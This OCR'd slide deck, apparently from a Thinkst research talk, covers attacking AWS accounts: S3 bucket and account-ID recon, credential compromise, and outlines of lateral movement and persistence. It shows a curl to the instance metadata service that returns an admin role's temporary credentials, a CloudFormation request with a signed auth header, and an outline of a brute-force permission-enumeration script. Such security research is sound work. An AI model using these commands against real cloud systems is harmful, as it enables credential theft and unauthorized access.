ami-05b89071	alestic-32-eu-west-1/ubuntu-8.04-hard…	063491364108	Public	available	-
ami-05c2e971	ubuntu-images-eu/ubuntu-karmic-9.10…	099720109477	Public	available	January 21, 2010 at

Recon



thinkst
applied research

S3 bucket discovery

SECURITY THROUGH...WHAT EXACTLY? —

Defense contractor stored intelligence data in Amazon cloud unprotected [Updated]

Booz Allen Hamilton engineer posted geospatial intelligence to Amazon S3 bucket.

SEAN GALLAGHER - 5/31/2017, 1:00 PM


The Great S3 Bucket search

https://community.rapid7.com/community/infosec/blog/2013/03/27/1951-open-s3-buckets

https://digi.ninja/blog/analysing_amazons_buckets.php

thinkst
applied research

Recon



thinkst
applied research

Recon

Account IDs ✓


Queue Names ✓

thinkst
applied research

Recon

https://sqs.us-east-1.amazonaws.com/XXXXXXXXXXXX/SlotsVacationXXX

Recon



thinkst
applied research

- ~~Recon~~
- Compromise
- Lateral movement
- Privesc
- Persistence
- Logging disruption

thinkst
applied research

Compromise

AWS credentials

thinkst
applied research

Compromise


Created	Deleted	Access Key ID	Last Used	Last Used Region	Last Used Service	Status	Actions
Jul 25th 2017		[redacted]	N/A	N/A	N/A	Active	Make Inactive | Delete

AWS API Keys

Access key ID	Created	Last used	Status	
[redacted]	2017-07-10 15:50 PDT	2017-07-11 03:31 PDT with sqs in us-east-1	Active | Make inactive	✖

thinkst
applied research

Compromise



AWS Temporary Keys

```
[ec2-user@ip-172-31-29-166 ~]$ curl http://169.254.169.254/latest/meta-data/iam/security-credentials/admin
{
  "Code" : "Success",
  "LastUpdated" : "2017-07-26T00:05:46Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "[redacted]",
  "SecretAccessKey" : "[redacted]",
  "Token" : "[redacted]",
  "Expiration" : "2017-07-26T06:36:33Z"
```


thinkst
applied research


Compromise

```
curl -kis  \
-H "Accept: application/json" \
-H "Authorization: CFN_V1 \
    ewogICJkZXZwYXIQcm9kdWN0Q29kZXMiIDogbnVsbCwKICAiYXZhaWxhYmlsaXR5Wm
    9uZSIgOiAiZXUtd2VzdC0xYyIsCiAgInByaXZhdGVJcCIgOiAiMTcyLjMxLjM4LjIyOSIsCiAgI
    nZlcnNpb24iIDogIjIwMTAtMDgtMzEiLAogICJpbnN0YW5jZUlkIiA6ICJpLTBjNjBjMjQ3YTV
    hZTg2NDBiIiwKICAiYmlsbGluZ1Byb2R1Y3RzIiA6IG51bGwsCiAgImluc3RhbmNlVHlwZSI
    gOiAidDIuc21hbGwiLAogICJhY2NvdW50SWQiIDogIjM0NDYzNDExNDk3NSIsCiAgImFyY
    2hpdGVjdHVyZSIgOiAieDg2XzY0IiwKICAia2VybmVsSWQiIDogbnVsbCwKICAicmFtZGlza
    0lkIiA6IG51bGwsCiAgImltYWdlSWQiIDogImFtaS1mOWRkNDU4YSIsCiAgInBlbmRpbmd
    UaW1lIiA6ICIyMDE3LTA3LTE3VDIzOjAxOjI3WiIsCiAgInJlZ2lvbiIgOiAiZXUtd2VzdC0xIgp9:
    GVcjk9lgggh3CjvaqnDC0oaIKuvIIUcxxqkk1ETElbAELm89bc7rcuB5oYTV9oo7rt49fBKmf
    cchIbCz7NyXJC8OntAtoA3JP8HDjo3139h+e38LnpaTfwPPUtt4g4zdWENYgqtDlHtfJrkXK
    OOEz64aL1ig/ht0mBSD8x110aM=" \
-H "User-Agent: CloudFormation Tools" \
“https://cloudformation.eu-west-1.amazonaws.com/?
  Action=DescribeStackResource&StackName=arn%3Aaws%3Acloudformation%3Aeu-
  west-1%3A344634114975%3Astack%2Ftest%2Fd6bf4690-6b43-11e7-
  b5dd-50a686326636&Version=2010-05-15&ContentType=JSON&LogicalResourceId=WebS
  erverInstance'
```

Compromise


Inter-account sharing





thinkst
applied research

Compromise



thinkst
applied research

Compromise

Permissions enum


thinkst
applied research

Compromise

Perm-enum.py

1. Build a list of current services in boto3
2. Build a list of every Get/List/Describe method on every service
3. Brute-force the parameters through a combination of guessing, pattern matching and heuristics
4. Call API, infer success or failure from responses

